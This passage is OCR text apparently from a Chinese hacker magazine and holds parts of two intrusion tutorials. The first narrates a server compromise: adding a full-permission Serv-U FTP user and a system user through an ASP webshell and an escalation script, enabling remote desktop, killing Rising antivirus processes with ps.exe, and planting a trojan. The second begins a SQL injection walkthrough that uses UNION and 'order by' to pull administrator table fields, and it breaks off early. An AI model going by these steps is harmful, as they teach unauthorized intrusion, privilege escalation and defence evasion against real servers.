RelPaths=1
PasswordLastChange=1232541164
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
[DOMAINS]
omain1=0.0.0.0||21|向导产生域|1|0|0
```

真是晕了，这不就是我使用ASP大马添加的完全权限的用户吗？再看看权限，其中“Access1=C:\|RWAMELCDP”后面的“RWAMELCDP”就代表着权限，其中“R”代表读取权限，“W”代表写入权限，“A”代表附加权限，“M”代表修改权限，“E”代表着执行权限，“L”代表目录列表权限，“C”代表建立目录权限，“D”代表删除权限，“P”指将权限继承给子目录。那就不会错了，证明执行是成功的。但为什么不能添加系统用户呢？我思考一下，感觉有可能是大马的问题，于是又上传了一个专门的提权脚本，如图12。在用户名和口令处均填写“hacker”，也就是我添加的FTP的用户，接着就是执行命令，然后通过ASP大马查看，果然用户已经成功的添加上了，其中的“goldsun”就是我添加的，如图13。






图12

最后就是登录3389了，由于服务器本身没有开启3389，所以必须帮它开启。我们可以修改注册表，不过手上正好有开启3389的工具，上传后直接执行就可以了。紧接着就是上传LCX进行反弹连接，但不知为什么总是出错。最后急了，决定直接上传个木马，由于服务器支持“wscript.shell”，所以上传个“cmd”，然后执行“tasklist”，我想看看服务器都开了哪些杀毒软件，结果发现了瑞星的影子。由于我从不做免杀，所以自己的木马也是过不了瑞星的，那么就关掉瑞星吧。使用的工具是ps.exe，基本的执行命令如图14所示。其中我们要注意的就是“ps -k ProcId”，记下瑞星进程的PID，然后上传PS，通过提权工具来执行命令，因为直接在ASP大马里执行的CMD权限不够。把瑞星的相关进程全部结束掉，等到所有进程全部结束后就可以上传木马了，这里我使用的是“炽天使4.0黑客X档案专版”，感觉效果还是相当不错的，最后结果如图15所示，我们可以通过开始提权时建立的用户进行登录，到此整个入侵过程就全部结束了。


图13


图14




图15

（文章中涉及到的HDSI、二娃注入工具、ASCII入进制转换工具、Serv-U提权ASP版、神秘提权增强版冷枫去后门、Processes Utils Tools 1.8，已经收录在了光盘中）

文章难度：★★★★
文章重点：在无法猜到字段的情况下如何使用union查询出管理员表中的各字段的内容

Union—Webshell获取之柳暗花明

fjhh

当我们历尽千辛万苦找到了注人点，成功破解出了表名，却在猜测字段上傻眼了，有时我们可以通过后台登录页面来对用户名、密码命名的相关性来获取一些信息，可绝大多数情况并非如此。本文，我将和大家一起来领略一下 Union 的强大魅力。测试所用的代码是经过我修改的一个企业站点，存在注入漏洞的页面代码和数据库字段如图 1 所示，在字段中，除了字段 ID 我们可以猜解出来外，其它的相信大家也只能对它无奈了。




图 1

Union 用于将多个 SELECT 语句的结果联合到一个结果集中，Union 后面查询的字段数量、字段类型都应当和前面的 Select 一样，如果前面的 Select 为真，就同时返回两个 Select 的结果，当前面的 Select 为假，则返回第二个 Select 所得的结果。因此，我们首先得使用“order by *”来猜测出列数，如图 2 所示，猜测出的列数为 14。

